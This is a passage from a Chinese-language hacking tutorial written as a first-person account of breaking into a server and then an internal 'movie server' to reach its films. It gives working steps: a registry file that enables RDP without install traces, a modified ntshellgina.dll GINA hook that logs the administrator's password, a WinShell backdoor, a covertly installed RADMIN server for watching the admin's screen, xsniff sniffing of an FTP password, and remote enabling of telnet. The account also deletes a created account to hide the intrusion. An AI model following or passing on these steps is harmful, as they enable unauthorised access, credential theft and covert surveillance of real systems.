


图 3

建立好账号以后，我们就可以直接拷贝开3389的工具上去了。开3389我喜欢通过注册表导入，这样安装的3389，在"添加/删除程序"里面是不会有安装痕迹的。注册表的内容如下：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\netcache]

"Enabled"="0"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]

"ShutdownWithoutLogon"="0"

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer]

"EnableAdminTSRemote"=dword:00000001

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]

"TSEnabled"=dword:00000001

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD]

"Start"=dword:00000002

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService]

"Start"=dword:00000002

[HKEY_USERS\.DEFAULT\Keyboard Layout\Toggle]

"Hotkey"="1"

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp]

"PortNumber"=dword:00000d3d   //这里可以制定端口号D3D为3389

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]

"PortNumber"=dword:00000d3d   //这里可以制定端口号D3D为3389
```

将上面的内容在记事本下保存为3389.reg文件，然后在命令行下直接regedit /s 3389.reg导入就可以了。现在咱们来看看怎么上传reg文件吧！由于对方有ipc$连接，我们就不用tftp了！命令行下的ipc$连接拷贝也太麻烦，直接用图形界面的ipc$登陆吧！在任意一个窗口的地址栏输入：\\xxx.xxx.xxx.xxx，这时候出现要求输入登陆名和密码的对话框（如图4）。




图 4

输入刚刚创建的用户名，然后确定，一片空白。不要紧！继续在浏览栏中输入\\xxx.xxx.xxx.xxx\c$，这时c盘就全部出来了，剩下的事情就跟本地硬盘内复制文件是一样的了（这里对方的默认共享c$要开放）。

我们把3389.reg这个文件复制上去以后，直接在CMD下使用命令regedit /s 3389.reg,将注册表文件导入注册表。导入后还需要将服务器重启后才能生效。为了能将入侵做得更加隐蔽，我们最好能够在下次启动的时候拿到ADMIN密码。这个功能的实现有个很好的软件，就是ntshellgina.dll（这个程序X以前有过介绍我们就不介绍功能了），在上传之前我们先来修改一下这个软件。ntshellgina.dll在截取到密码以后，会将密码保存为一个文件，这个文件名很多人都知道是什么，所以为防万一，我们把这个生成的文件名修改一下。用WINHEX打开ntshellgina.dll，搜索到msole32.srg字符串，找到后把它改成你喜欢的名字，注意字符长

度一定要一样。比如我把它改为了 msacm32.msg（如图5）。




图 5

除了修改ntshellgina.dll以外，我们还得修改它附带得一个注册表文件“pass.reg”，该文件内容如下：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]

"ginadll"="C:\\WINNT\\system32\\ntshellgina.dll"
```

需要注意的是"ginadll"="C:\\WINNT\\system32\\ntshellgina.dll"这一句，这句要根据目标系统所在的目录进行修改，不要盲目照搬哦！否则系统将不能进行账号登录。好了！现在把“ntshellgina.dll”和“pass.reg”两个文件复制到目标的“C:\WINNT\SYSTEM32”目录下，并切换到CMD，进入开始保存文件的“C:\WINNT\SYSTEM32”目录下，运行**regedit /s pass.reg**，将pass.reg导入注册表中。等下次管理员输入密码后，密码就会被记录在**C:\WINNT\SYSTEM32\msacm32.msg**文件中，以后我们就能使用administrator账号登陆系统了。

准备重启服务器时又遇到一个问题。这个服务器没有安装IIS服务，也就是说IISRESET命令不能使用。看来还需要一个软件来帮忙，上传个WINSHELL吧！这样即可以留个后门，又能利用它的REBOOT功能让服务器重启。还是按上面的方法上传了一个WINSHELL（WINSHELL设定连接端口为197），并在CMD中运行。运行后没有任何提示，现在连接目标197端口看看。

```
TELNET XXX.XXX.XXX.XXX 197

PASSWORD:        //这里输入生成WINSHELL时设定的密码

WinShell v5.0 (C)2002 janker.org

? for help

CMD>        // 打?查看帮助信息

i Install
r Remove
p Path
b reboot        //重新启动计算机
d shutDown
s Shell
x eXit
q Quit

Download:
CMD>http://.../srv.exe
? for help
MCD>                    //这里打入b让远程服务器重启
```

等待片刻以后，使用终端工具尝试连接了目标机器的3389端口，呵呵！很快就连上了，用刚才创建的TEST超级用户登陆，登陆以后删除TEST用户、删除TEST用户的目的是为了更好的隐藏入侵行为。马上去**C:\WINNT\SYSTEM32**下寻找msacm32.msg，文件果然存在，打开一看大失所望，里面记录的居然是我3389登录的账号和密码，看来administrator账号还没有登录。他在干什么呢？强烈的好奇心驱使我想看看他的桌面，看看他是否对于我的入侵有所察觉，用个简单点的东西RADMIN来看看，该软件X以前有过介绍我就不多说了。上传已经做好的RADMIN服务端的安装包（服务端安装包的制作，在网上有详细的教程，光盘中已经放有完整的服务端安装包），在图形界面下运行CMD窗口一闪而过，很显然程序已经安装完成了。安装包安装完之后，服务端开放3913端口等待连接，连接密码是11997711(端口和密码都是我自己配置的，你也可以根据你的需要自己配置)。OK！在本地安装一个RADMIN，千万不要安装服务哦！不然你就有可能被人连接哦。




图 6

安装完成以后添加目标主机（如图6）。

一定要记住将默认端口改为3913端口哦！添加完成以后，在新建的主机上右键选择“查看”（如果直接点击新建的主机的话，默认是完全控制，这样你做的任何事情对方都会在屏幕上看得一清二楚。比如鼠标自动的移动等），这时侯会弹出密码框要求你输入密码。

输入密码11997711，等待2秒钟后，对方的屏幕就出现在眼前了。原来他还处于按“Ctrl+Alt+Del键”登录的状态（如图7），



图 7

怪不得没有它的密码哦。算了，不管它了，我们还是继续找电影去吧。

我把硬盘翻了个底朝天都没有发现电影的踪迹，后来仔细一看，晕了！总共硬盘空间才只有4.3GB，难道朋友在逗我玩？不会吧！观察了一下服务器的网络状态，通过各网卡的IP设置发现其内部还有局域网（如图8）。




图 8

查看局域网。这里有点小常识，很多服务器和局域网内的机器不在同一工作组，这时候查看不要直接点“邻近的计算机”，而

要点开“整个网络”从工作组开始查起。查看的时候发现有两个工作组，一个是服务器自身的工作组，另一个工作组“OK”。我尝试连接“OK”工作组，工作组内出现2台计算机，其中一台名字叫“电影服务器”，难道这就是朋友跟我说的大量的新电影？不管他！先进去再说。

双击“电影服务器”出现IPC$登录窗口，从这里可以断定服务器是2000、XP、2003中的一种。猜测一下密码空口令、弱口令都不行，就连最新的溢出工具也不行，看来要另外寻找机会了。我又看了看RADMIN监控下的管理员的屏幕，主要看他登录了没有。好运气，管理员登录了，马上找到记录的密码文件打开来查看，得到administrator账号的密码，以后我登录就和管理员是同一个界面了，方便极了。

四、渗透

到这里似乎入侵陷入了困境，电影的踪迹还没有发现。

忽然想到这个服务器还有个Serv-u做的FTP呢，没准它能提供点信息。进入Serv-U的管理界面，查看发现该服务器只有两个用户，一个是匿名用户的名字，还有一个看其权限好像是管理员。继续查看连接，发现管理员账号正在使用中。一个新的想法产生了，既然它登录了我们就可以取得它的密码，利用它的密码没准能连接“电影服务器”的哦。马上传一个xsniff.exe到服务器上，根据xsniff的提示使用命令：

```
xsniff.exe –pass –log pass.log
```

开始嗅探抓密码。等了几分钟还没有抓到，估计这样等下去没准管理员事情做完了就会下线的。

不行，我得制造一个让管理员再次登录的事件。3389处理这种事情就是好办，在Serv-u的管理中将管理员踢掉，马上管理员又登上来了。这时候xsniff显示抓到了管理员的密码（如图9）。




图9

得到密码后，马上利用这个密码结合“administrator账号”登录“电影服务器”果不其然，登录成功。在服务器的硬盘内发现了210G的电影。爽呆了！看来这个FTP账号确实是管理员在使用。得到了管理员的密码后一切都简单了。首先判断“电影服务器”的系统版本，打开C:\BOOT.INI文件（注意这个文件被系统保护，需要去掉系统保护选项才能看到。）内容如下：

```
[boot loader]
timeout=3
default=multi(0)disk(0)rdisk(0)partition(1)\WINNT
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINNT="Microsoft Windows 2000 Server" /fastdetect
```

看来是Win2000 SERVER版本，还是按刚才的方法上传刚才的那一套程序到“电影服务器上”。然后再CMD下**PING 电影服务器**得到电影服务器IP为192.168.255.250，为了能得到一个CMD下的SHELL我决定开启192.168.255.250的TELNET。这里我们顺便说说怎么不用工具手工开启对放TELNET服务。首先打开注册表编辑器，在点击“注册表”选择“连接网络注册表”这时候出现一个对话框要我们输入计算机名称（如图10）。

输入192.168.255.250后确定（请注意这部分的操作都是在以管理员身份建立了ipc$连接后才能成功的）。马上对方的注册表我们就可以操作了。在“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\TelnetServer\1.0”下将“"NTLM"=dword:00000002”改为“"NTLM"=dword:00000000”好了！注册表的修改这样就可以了（如图11）。




图10




图11

打开“计算机管理”选“操作”继续选“连接到另一台计算机”弹出对话框要求输入计算机名称。没关系，输入192.168.255.250（如图12）。

